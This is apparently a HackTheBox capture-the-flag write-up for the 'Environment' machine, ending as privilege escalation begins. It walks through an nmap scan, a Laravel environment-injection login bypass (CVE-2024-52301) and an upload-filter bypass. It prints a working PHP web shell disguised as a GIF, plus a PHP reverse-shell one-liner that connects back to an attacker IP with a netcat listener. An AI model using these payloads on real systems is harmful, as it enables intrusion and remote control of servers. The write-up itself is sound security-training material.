
HackTheBox Environment
Initial Foothold
Let’s start with a Nmap scan:
sudo nmap -sC -sV -vv -oN nmap $IP
-sC is for default scripts, -sV to enable service detection scripts, -vv to get more verbosity to display more info and save result to a file called Nmap.
That is normally enough, if i don’t find anything in a couple hours i come back and try to scan all ports using:
sudo nmap -p- --min-rate=10000 -v $IP
but let’s skip it for now. Our scan is already done:

We have ssh and nginx services available, quite straight forward. Taking a look at the website:

There is not much in this initial page, besides a form to join their email list, which i did not find anything useful so I moved on. Searching for default redirects/pages/directories it’s possible to find a login page at /login:

Let’s intercept this request and see if one of the fields are vulnerable. Here is the original request:


I started by putting a comma in every field, since it’s a login page it should request a database to check the stored credentials.
Finding Lavarel Version from Leak
And the server returned: 500 Internal Server Error, I cleaned the fields until I found that the one causing the error was the comma in the remember field. The server also leaked a bunch of information after the error:

So now we have the versions running in the backend and one application environment name. Just by looking at the code, it’s possible to see that our variable $keep_loggedin is not vulnerable to any kinda of injection, we also can see that just by changing the remember field to anything besides True or False would trigger the error. So, what now? Let’s try to search for CVEs/exploits in this Lavarel version. Didn’t take so much time to find about an Argument Injection:

Argument Injection Veracode Center
CVE-2024-52301
In the website marked with red, it’s possible to find the CVE name, I didn’t find any POC there tho, so I searched for the CVE name in Github, right after I found a POC: CVE-2024-52301
Also, from from Lavarel Github:
When the register_argc_argv php directive is set to on , and users call any URL with a special crafted query string, they are able to change the environment used by the framework when handling the request.
Let’s test it, nothing of it will matter if register_argc_argv it’s not set to on in this application, so not everything in this version is vulnerable to it.
Based on the code leaked, we can also see that is possible to bypass the login by changing the environment to preprod. So we can test it by just appending ?--env=preprod in the url and see if we got redirect to dashboard or by finding a header/footer which shows the current environment.
Let’s try to bypass the login then. Intercept the POST request with burp and append ?--env=preprod in the URL like in the screenshot below:

Forward the request and you will see that we successfully got redirect to /dashboard :D

So now we have a list of potential usernames, but in short, that is not what we want. There is a bypass when uploading a new profile picture, leading to a LFI which can become a RCE. So, trying to find bypasses for file uploads is basically try and error, if you don’t know how to do this I recommend you to take a look at HackTheBox File Upload Module.
Bypassing File Upload and Getting RCE
I’ll not go deep into this, let’s go straight to the bypass

You need to change the Content-Type to image/gif and match the MagicBytes with the gif format (GIF89a), like in the screenshot above. The html part is not necessary, you can get the system execution using the url as well. And to make it a valid php file, so the server can execute, it’s done by appending a dot after the .php extension. So the payload will be like:
Content-Disposition: form-data; name="upload"; filename="fuckk.php."
Content-Type: image/gif

GIF89a

<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
Your payload will be saved and the site will print where, in my case it’s in: http:\/\/environment.htb\/storage\/files\/fuckk.php

From there is easy to get a shell, I used the following payload.
┬─[akame@starsfall:~/d/h/environment]─[0]
╰─>$ cat ~/tools/shells/one-line-shell.php
php -r '$sock=fsockopen("10.10.14.12", 9001);exec("/bin/sh -i <&3 >&3 2>&3");'

# Don't forget to start the listener.
┬─[akame@starsfall:~/d/h/environment]─[0]
╰─>$ rlwrap nc -lvnp 9001
Upgrading my shell so i can get clear:


Your target only have one user, which is hish. His directory let us write/read in it, so we do not even need to look for passwords in the database.
And there is our first flag :D

Privilege Escalation
Other thing you can notice in the hish home is the non-default backup directory, let’s take a look into it:
